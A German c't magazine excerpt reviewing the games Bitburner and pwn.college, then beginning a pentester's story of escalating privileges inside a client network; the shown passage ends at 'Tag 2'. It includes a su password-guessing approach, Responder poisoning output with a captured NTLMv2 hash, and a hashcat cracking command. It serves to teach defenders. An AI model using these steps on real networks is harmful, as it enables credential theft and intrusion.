Die meiste Zeit verbringen Sie auf dem Terminal, das Kommando `help` zeigt alle verfügbaren Befehle an. Einige davon sind realen Befehlen nachempfunden, so navigieren Sie mit `cd` durch die Ordner und `ls` listet deren Inhalt auf. Andere wie `hack`, `weaken [server]` oder `grow` sind frei erfunden, reduzieren aber die Komplexität der später gefragten Skripte erheblich – letztendlich ist es immer noch ein Spiel.

Ein Beispiel-Hack in Bitburner sieht in etwa so aus: Zuerst scannt man das Netzwerk mit `scan`, dann besorgt man sich mit `scan-analyze` mehr Informationen über die entdeckten Server. Steht das Angriffsziel fest, verbindet man sich mit `connect` zum Server und erkundet mit `analyze` das Ziel genauer. Anschließend versucht man mit `run NUKE.exe` den Server aufzusprengen. Wenn das glückt, kann man Geld stehlen (`hack`), die Sicherheit herunterschrauben (`weaken`) oder eine Backdoor für spätere Besuche installieren (`backdoor`).

Gefragt ist meist eine Kombination mehrerer Tools in der richtigen Reihenfolge. Bei komplexeren Angriffen sind Skripte ein echter Segen, die Sie in JavaScript schreiben können. Tippen Sie hierzu einfach den Befehl `nano meinskript.js` ein, um den Code-Editor zu starten.

Auch abseits der Hacking-Aktivitäten bietet Bitburner viel Abwechslung, es gibt Minispiele, Achievements und einen Skillbaum, den Sie mit Aktivitäten in der virtuellen Stadt hochleveln können. Es dauert nicht lang und Sie haben sich einen Namen gemacht, dann melden sich andere Hacker und Organisationen mit zwielichtigen Angeboten.

Wer gar nicht vorankommt, dem sei eine Wiederholung einzelner Kapitel des Tutorials wärmstens empfohlen: In denen lernen Sie nicht nur, kleine Skripte zu schreiben, sondern auch Basiswissen über Netzwerke und Serverstrukturen kennen. Ebenfalls lohnt sich ein Abstecher in die Dokumentation.


Bitburner vermittelt auf unterhaltsame Art und Weise Grundlagen zu JavaScript, während Sie sich von Server zu Server hacken. Das Spiel ist einsteigerfreundlich und verlangt keine Vorkenntnisse; weil es sich skripten lässt, können sich aber auch fortgeschrittene Hacker lange daran austoben. (wid) c't

Bitburner

Hackerspiel	
Hersteller, URL	Fulcrum Games, danielyxie.github.io
Sprache	Englisch
Systemanf.	beliebiger Webbrowser/ Steam: Windows 7 oder höher, macOS 10.14 (Mojave) oder höher
Preis	**kostenlos**

Bitburner im Browser spielen:

ct.de/wuyv



Der Skript-Editor arbeitet wie eine echte Programmierumgebung und schlägt Befehle beim Tippen vor.



Hacking-Universität

Spielend leicht hacken lernen mit den kostenfreien Kursen der Webseite pwn.college. Pluspunkt: Viel Vorwissen muss man nicht mitbringen.

Von **Wilhelm Drehling**

Die Webseite pwn.college der Universität Arizona vermittelt in Kursen, die auf der Seite Dojos heißen, anfängerfreundlich Hacking-Grundlagen. Wer einen der Haupt-Dojos abschließt, bekommt symbolisch einen Gürtel verliehen wie beim Karate oder Judo. Alle starten beim weißen Gürtel und können sich über den orangen, gelben und grünen bis zum blauen durchkämpfen. Mit jedem Gürtel steigt der Schwierigkeitsgrad. Zur Motivation: Wem es gelingt, alle bis zum blauen Gürtel zu erringen, bekommt diese als Belohnung sogar in echt zugeschickt.

Um sämtliche Funktionsweisen der Seite kennenzulernen und einen ersten Eindruck zu erhalten, sollte man nach der Registrierung zuerst das Grundlagenkapitel „Using the Dojo“ durcharbeiten. Darin lernt man die Hacking-Umgebung kennen, und erfährt, wie Aufgaben aussehen und wie man sie einreicht.

Der grundlegende Aufbau der Dojos ist immer gleich: Sie bestehen aus mehreren Modulen, wovon

pwn.college

Lehrplattform für Hacking

Hersteller, URL	University of Arizona, pwn.college
Systemanf.	aktueller Browser
Preis	**kostenlos**

jedes mit einem Batzen an Theorie in Form von Videos, Vorlesungen und Präsentation aufwartet. Die beigelegte Theorie ist nicht nur Kosmetik: Das erlangte Wissen braucht man danach direkt, um die Challenges zu meistern.

Viele dieser Challenges erfordern eine Kommandozeile; wer bisher wenig Kontakt mit einer solchen hatte, bekommt Befehle und Grundlagen wie `cd` oder `PATH` im Modul „Linux Luminarium“ kleinteilig erklärt. Hat man alle Challenges des Moduls absolviert, kann man sich weiteren Grundlagenkapiteln wie „Optional Refreshers“ widmen oder direkt an die anspruchsvolleren Gürtel-Dojos setzen.

Hat man sich für eine Aufgabe entschieden, legt man über einen Klick auf „Start“ los. Damit wird im Hintergrund ein Prozess angestupst, der die Aufgabe in den beiden Arbeitsbereichen „Workspace“ und „Desktop“ öffnet. Ersteres startet Visual Studio Code plus Terminal im Browser, während sich hinter dem Desktop-Tab eine im Browser laufende Linux-Instanz verbirgt, mit der man an der Aufgabe knobeln kann. Diese virtuelle Umgebung reagierte in unseren Versuchen aber recht zäh, weswegen wir das Terminal im Workspace bevorzugten. Alternativ bietet die Seite SSH an; diese Möglichkeit sollten aber nur erfahrene Studenten der Universität in Anspruch nehmen, Anfängern empfehlen wir den Workspace- oder Desktopbereich. Wie pwn.college schreibt, sind bis auf ein paar Kernel-Challenges in späteren Kapiteln alle Aufgaben im Browser lösbar.

Im Unterschied zu Plattformen wie tryhackme oder Hackthebox präsentiert sich pwn.college wesentlich anfängerfreundlicher, nimmt einen an die Hand und ebnet einen klaren Weg in die Welt der Cybersecurity. Doch auch Profis können sich so manchen Trick abschauen oder die Hacking-Universität nutzen, um Grundlagen aufzufrischen. Und wer alle Herausforderungen gemeistert hat, kann sich am Ende über die verdienten Gürtel freuen. (wid) c't

// heise
devSec()



Die Konferenz für sichere Softwareentwicklung

30. September und 1. Oktober 2025 • Regensburg

Sichere Software beginnt vor der ersten Zeile Code...

Die heise devSec ist das **Fortbildungs- und Networking-Event**
für Softwareentwickler und Softwarearchitektinnen,
die **Verantwortung tragen für die Sicherheit** der Software.

Jetzt **Frühbucher-tickets** sichern!

heise-devsec.de

Veranstalter iX MAGAZIN FÜR PROFESSIONELLE IT · heise Security · dpunkt.verlag

LOGIN

PASSWORD



Wie Hacker sich ausbreiten	46
Live-Pentest: Cyberangriff zu Fuss	56
Taschenrechner: Will it run Doom?	60
Interview zum DOOM-Taschenrechner	66
Interview zu iPhone-Jailbreaks	70
Interview: Über das Hacken einer PS5	74
Eine Analyse der xz-Hintertür, Teil 1	78
Eine Analyse der xz-Hintertür, Teil 2	84
Eine Analyse der xz-Hintertür, Teil 3	90
Eine Analyse der xz-Hintertür, Teil 4	96

Wie gute und böse Hacker vorgehen

In diesem Teil des Heftes blicken wir Profis über die Schulter, um von ihnen zu lernen. Zum Beispiel von „Pentestern“ (von Penetrationstest), also wohlmeinenden und legal agierenden Hackern, die ein Unternehmen beauftragt, um die eigene Sicherheit zu überprüfen. Ein guter Pentester findet und hilft beim Schließen der Lücken, über die sich sonst auch ein bösartiger Hacker Zugang verschaffen könnte.

Im Artikel „Wie Hacker sich ausbreite“ lernen Sie, wie „lateral Movement“ funktioniert, also wie sich Hacker in privaten Netzen ausbreiten und festsetzen, nachdem sie einen ersten Zugang gefunden haben. Diesen müssen sie sich nicht unbedingt mit digitalen Mitteln verschaffen, manchmal spazieren sie auch einfach dreist in die Firma (siehe Artikel „Live-Pentest: Cyberangriff zu Fuß“).

Ab den Artikeln „Taschenrechner: Will it run Doom?“ geht es hingegen um Hacker, die ohne Einverständnis des betroffenen Unternehmens Taschenrechner, iPhones oder Playstations hacken, um sich mehr Kontrolle über die Systeme zu verschaffen. Das ist durchaus legal, solange man sich nur an eigenen Geräten versucht, und man lernt viel, beim Nachvollziehen solcher „Jailbreaks“. Ab dem Artikel „Eine Analyse der xz-Hintertür, Teil 1 „ dokumentieren wir dagegen das ebenfalls lehrreiche aber absolut illegitime Vorgehen eines bösartigen Hackers, der 2024 um ein Haar weltweit Linux-Systeme kompromittiert hätte. (syt) c't




Bild: Rudolf A. Blaha

Wie Hacker sich ausbreiten

Unternehmen bezahlen Pentester dafür, dass sie versuchen, in ihre Systeme einzubrechen. Sie nutzen dieselben Werkzeuge wie echte Angreifer und decken Schwachstellen auf. Im Folgenden schildert ein Pentester, wie er mit Zugriff auf ein System im Netzwerk schrittweise seine Berechtigungen ausweitet.

Von **Adrian Vollmer**

An einem Vormittag im August 2022 - ich habe gerade gefrühstückt – klingelt mein Telefon. Am anderen Ende sitzt der Chef der IT-Abteilung eines Automobilzulieferers aus Süddeutschland. Mit ihm hatte ich zwei Wochen vorher bereits via E-Mail Kontakt. Er würde mich gerne mit einem Pentest beauftragen, so viel weiß ich bereits. Ein Pentest kann vieles sein, das Spektrum reicht von Sicherheitsanalysen einzelner Anwendungen oder Systeme bis hin zur Simulation zielgerichteter Angriffe.

In der IT-Branche hat sich in den vergangenen Jahren eine Einstellung verbreitet, die auch als „Assume Breach“-Mentalität bekannt ist. Man geht pessimistisch davon aus, einen Eindringling im Netz-

werk zu haben. Zugang verschaffen können sich Angreifer zum Beispiel über Phishing, kritische Sicherheitslücken in Open-Source-Projekten wie in Log4j oder verseuchte Updates gekaufter Software, wie im Fall von Solarwinds 2020 oder Kaseya 2021. Im Telefonat schildert der Anrufer, was er sich vorstellt. Anders als bei einem Blackbox-Test [1] soll ich nicht versuchen, in das Unternehmensnetzwerk einzubrechen. Mein Ausgangspunkt soll dem „Assume Breach"-Gedanken folgend ein anderer sein: Ich bin bereits drin.

Der Pentest soll aufzeigen, ob und wie weit ein Angreifer, der bereits Zugriff auf das interne Netzwerk hat, zu den höchsten Berechtigungsstufen vordringen könnte. Ziel ist es, Schwachstellen im Netzwerk zu identifizieren, sodass mein Auftraggeber an den betreffenden Stellen in puncto IT-Sicherheit nachjustieren kann. Durchführen soll ich den Pentest vor Ort, losgehen soll es kommende Woche. Also setze ich mich am Sonntagabend in den Zug und fahre die rund 170 Kilometer in die süddeutsche Großstadt, in der mein Auftraggeber seine Hauptgeschäftsstelle hat. Für den Pentest sind fünf volle Arbeitstage veranschlagt, Montagmorgen fange ich an.

Tag 1

„Ich bin bereits drin" heißt für mich in diesem Fall, dass ich – analog dazu, wie ein böswilliger Angreifer in das Netzwerk eingedrungen sein könnte – Zugriff auf einen alten Webserver unter Linux habe, wo ich Befehle im Kontext eines Dienstkontos namens „wwwdata" ausführen kann. Das Konto wurde extra für den Webdienst eingerichtet und vorbildlich mit möglichst wenigen Berechtigungen ausgestattet. Damit kann ich nicht sonderlich viel ausrichten, aber immerhin kann ich von hier aus ein kleines Skript starten. Mein Skript führt vielfach den Befehl `su` in Kombination mit verschiedenen, häufig verwendeten Passwörtern aus – ein Befehl, der mich in Kombination mit dem zugehörigen Passwort zum Root-Nutzer machen würde, auch Super-User genannt. Als solcher verfügt man über unbeschränkte Lese- und Schreibberechtigungen in allen Bereichen eines Systems. Und ich habe Glück. Obwohl die Rate mit nur ein paar Dutzend Versuchen pro Sekunde nicht besonders hoch ist, dauert es nur wenige Minuten, bis ich einen Treffer lande: admin123 – das Standardpasswort, das vom Hersteller vergeben und offensichtlich nie geändert wurde. Jetzt habe ich volle Kontrolle über den Linux-Rechner, auf dem der Webserver gehostet wird. Leider finde ich auf der Festplatte keine privaten Schlüssel oder andere interessante Daten, die es mir erlauben würden, meine Berechtigungen auf ein weiteres System auszuweiten.

Realistisch, aber nicht real

Die in diesem Artikel geschilderten Vorgänge beruhen auf verschiedenen Pentests, die tatsächlich stattgefunden haben und mit den beschriebenen Methoden durchgeführt wurden. Die Rahmenhandlung ist von realen Begebenheiten inspiriert, Unternehmen und Personen sind aus Datenschutzgründen frei erfunden.

Response Spoofing

So einfach gebe ich mich allerdings nicht geschlagen. Ich lade das in Python geschriebene Hacker-Tool Responder auf das System. Responder nutzt einen Vorgang namens Name Resolution aus, um Anmeldedaten abzugreifen, indem er so tut, als sei er ein Dienst, von dem andere Rechner etwas wollen. Bei der Name Resolution versucht ein Computer, die IP-Adresse eines Hosts herauszufinden, um sich mit ihm verbinden zu können. Dafür prüft das System zunächst die lokale Hosts-Datei. Wird es dort nicht fündig, sucht es im lokalen DNS-Cache, wo kürzlich aufgelöste Hostnamen archiviert sind. Wird auch dort kein passender Eintrag gefunden, schickt das System eine Abfrage an den konfigurierten DNS-Server. Als letzten Fallback tätigt das System eine sogenannte Multicast-Name-Resolution-Abfrage. Vorstellen kann man sich das als Rundruf an alle anderen Rechner im Netzwerk à la „Ist irgendwer von euch der Host, den ich suche?" Eben diese Multicast-Abfrage nutzt Responder aus, indem er darauf mit der Behauptung „Ich bin der gesuchte Dienst" reagiert. Man nennt das Response Spoofing.

Es gibt tatsächlich eine Verbindungsanfrage ausgehend von einem System im Netzwerk zu meinem Angreifersystem. Responder stellt einen SMB-Dienst

```
$ responder -I eth1
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  To support this project:
  Patreon -> https://www.patreon.com/PythonResponder
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
```

Das Hacker-Tool Responder nutzt einen Vorgang namens Name Resolution aus, um Anmeldedaten abzugreifen.

```
[*] [LLMNR]  Poisoned answer sent to fe80::5c20:c3f6:9a4b:d97e for name wpad
[*] [LLMNR]  Poisoned answer sent to 192.168.11.3 for name wpad
[SMB] NTLMv2-SSP Client   : fe80::5c20:c3f6:9a4b:d97e
[SMB] NTLMv2-SSP Username : SYSS-AVOLLMER-W\avollmer
[SMB] NTLMv2-SSP Hash     : avollmer::SYSS-AVOLLMER-W:aa5b7a7a0c914efe:3D528DEF47
8A65A0CEE93333C6662725:0101000000000080DF86448A6FD90194050D061F96380D0000000002
0008004B003500420039001001E0057049004E002D004D0046003400470055004600310059005900
044004600040034005700490004E002D004D0046003400470055004600310059005900440046002E00
4B003500420039002E004C004F0043004100 4C0003001400 4B003500420039002E004C004F0043004
1004C0005001400 4B003500420039002E004C004F0043004 1004C000700080080DF86448A6FD90106
0004000200000008003000300000000000000001000000020000007C637943388A67D6AEE75B1E89
B2C20521F7A2CF7D84D48B36C0389D81559540A001000000000000000000000000000000000900
1E006300690066007300 2F00770070006100 64002E006C006F0063006100 6C00000000000000000
[*] [MDNS] Poisoned answer sent to fe80::5c20:c3f6:9a4b:d97e for name wpad.local
[*] [MDNS] Poisoned answer sent to 192.168.11.3    for name wpad.local
[*] [MDNS] Poisoned answer sent to 192.168.11.3    for name wpad.local
```

Mithilfe des Hacker-Tools Responder kann ich einen sogenannten NTLMv2-Hash abfangen.

bereit, der eingehenden Verbindungen einen Authentifizierungsmechanismus anbietet. Ziel ist es, dem Opfersystem verschlüsselte Zugangsdaten oder im Idealfall sogar Passwörter im Klartext zu entlocken. Die Aussichten, dass das klappt, sind gar nicht so schlecht, denn vor allem Windows-Systeme sind gesprächig. Es kommt durchaus vor, dass sie sich – im Hintergrund und ohne dass Benutzer es mitbekommen – mit den Zugangsdaten des Benutzers an Systemen anmelden, deren Identität sie gar nicht verifiziert haben.

Das System, von dem die Verbindungsanfrage ausgeht, authentifiziert sich glücklicherweise tatsächlich gegenüber dem von Responder bereitge-

stellten SMB-Dienst. Dieser stellt ein Challenge-Response-Verfahren namens Net-NTLMv2 bereit, das Windows-Rechner – neben anderen Protokollen – nutzen, um die Identität eines Benutzers im Netzwerk zu bestätigen. Dabei wird neben dem Benutzernamen auch ein sogenannter NTLMv2-Hash übertragen. Diesen Hash fange ich ab.

Ratespiel

Das Passwort gleich im Klartext zu haben, wäre natürlich besser, aber auch mit dem Hash kann ich etwas anfangen: Ich kann damit einen Offline-Rate-Angriff starten. Entgegen einer immer noch weitverbreiteten Fehlannahme probiere ich dabei nicht alle möglichen Buchstaben- und Zahlenkombinationen aus. Das wäre ein sogenannter Brute-Force-Angriff. Er führte zwar garantiert zum Erfolg, wenn man genug Zeit hätte, doch selbst bei Passwörtern mit einer Länge von 12 Zeichen würde es Millionen von Jahre dauern, den Hash zu knacken. Bei 15-stelligen Passwörtern wäre man schon bei einem Tausendfachen des Alters des Universums, selbst wenn das Passwort „Sonnenschein123“ lautete. Zeit, die ich nicht habe – was nicht nur daran liegt, dass für den Pentest nur fünf Tage veranschlagt sind.

Stattdessen führe ich einen Wörterbuch-Angriff durch. Das bedeutet, dass ich mich beim Raten des Passworts auf die üblichen Kandidaten beschränke. Dazu nehme ich sehr lange Wörterlisten her und wende auf jeden Eintrag eine Reihe von Regeln an. Dabei ist es naheliegend, Regeln zu verwenden, die auch ein Mensch anwenden würde, wenn er sich ein Passwort überlegt: einem Wort ein paar Zahlen oder Sonderzeichen anhängen, Buchstaben durch ähnlich aussehende Ziffern ersetzen, die Groß-/Kleinschreibung ändern, Wörter doppeln oder rückwärts eintippen, sowas eben. Solche Wörterlisten setzen sich meistens aus tatsächlichen Wörterbüchern zusammen, aber auch aus Korpora wie Wikipedia, Projekt Gutenberg oder Passwort-Leaks. Ich wähle eine kleinere Wörterliste mit nur etwa einhunderttausend Einträgen und ein Regelwerk, das daraus etwa 10 Milliarden Kandidaten macht. Die Wörterliste stammt aus dem Projekt „Probable Wordlists“, für das ein Sicherheitsforscher öffentlich verfügbare Listen mit echten Passwörtern analysiert und daraus nach Häufigkeit sortierte Listen erstellt hat. Als Regelwerk hat

```
avollmer@cracking-cluster:~$ hashcat -m 5600 NetNTLMv2-hash.txt -r OneRuleToRule
ThemStill.rule ~/00_Wortlisten/ProbWL-v2-Real-Passwords-7z/Top304Thousand-probab
le-v2.txt
hashcat (v6.2.6) starting

CUDA API (CUDA 11.4)
====================
* Device #1: NVIDIA GeForce RTX 3070, 7829/7982 MB, 46MCU
* Device #2: NVIDIA GeForce RTX 3070, 7829/7982 MB, 46MCU
* Device #3: NVIDIA GeForce RTX 3070, 7829/7982 MB, 46MCU
* Device #4: NVIDIA GeForce RTX 3070, 7829/7982 MB, 46MCU

OpenCL API (OpenCL 3.0 CUDA 11.4.309) - Platform #1 [NVIDIA Corporation]
========================================================================
* Device #5: NVIDIA GeForce RTX 3070, skipped
* Device #6: NVIDIA GeForce RTX 3070, skipped
* Device #7: NVIDIA GeForce RTX 3070, skipped
* Device #8: NVIDIA GeForce RTX 3070, skipped

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 49229

Optimizers applied:
* Zero-Byte
* Not-Iterated
```

Mit dem Passwort-Recovery-Tool Hashcat versuche ich, den Hash zu knacken.

sich „OneRule“ bewährt. Erprobt wurden diese Regeln an Listen echter Passwörter.

Wie schnell ich einen Treffer lande, ist jetzt maßgeblich von der verfügbaren Rechenleistung abhängig. Zum Glück stellt mein Arbeitgeber extra für solche Zwecke ein Cracking-Cluster zur Verfügung, bestehend aus mehreren Rechnern, die mit leistungsstarken Grafikkarten ausgestattet sind. Damit kann ich immerhin etwa 100 Millionen Passwortkandidaten pro Sekunde ausprobieren, um den Hash zu reproduzieren. Ich logge mich auf dem Cracking-Cluster ein und übergebe die Datei, in der der erbeutete Hash steht, an das Passwort-Recovery-Tool Hashcat. Dann mache ich Feierabend. Ob Hashcat das Passwort cracken konnte, werde ich frühestens morgen früh erfahren. Mit der gewählten Wortliste ist Hashcat mit der mir zur Verfügung stehenden Rechenleistung im Mittel nach 14 Stunden durch; falls ich Glück habe, geht es schneller, im schlimmsten Fall könnte der Vorgang ganze 27 Stunden dauern und mich mit dem Ergebnis enttäuschen, dass der Hash nicht rekonstruiert werden konnte.

Tag 2

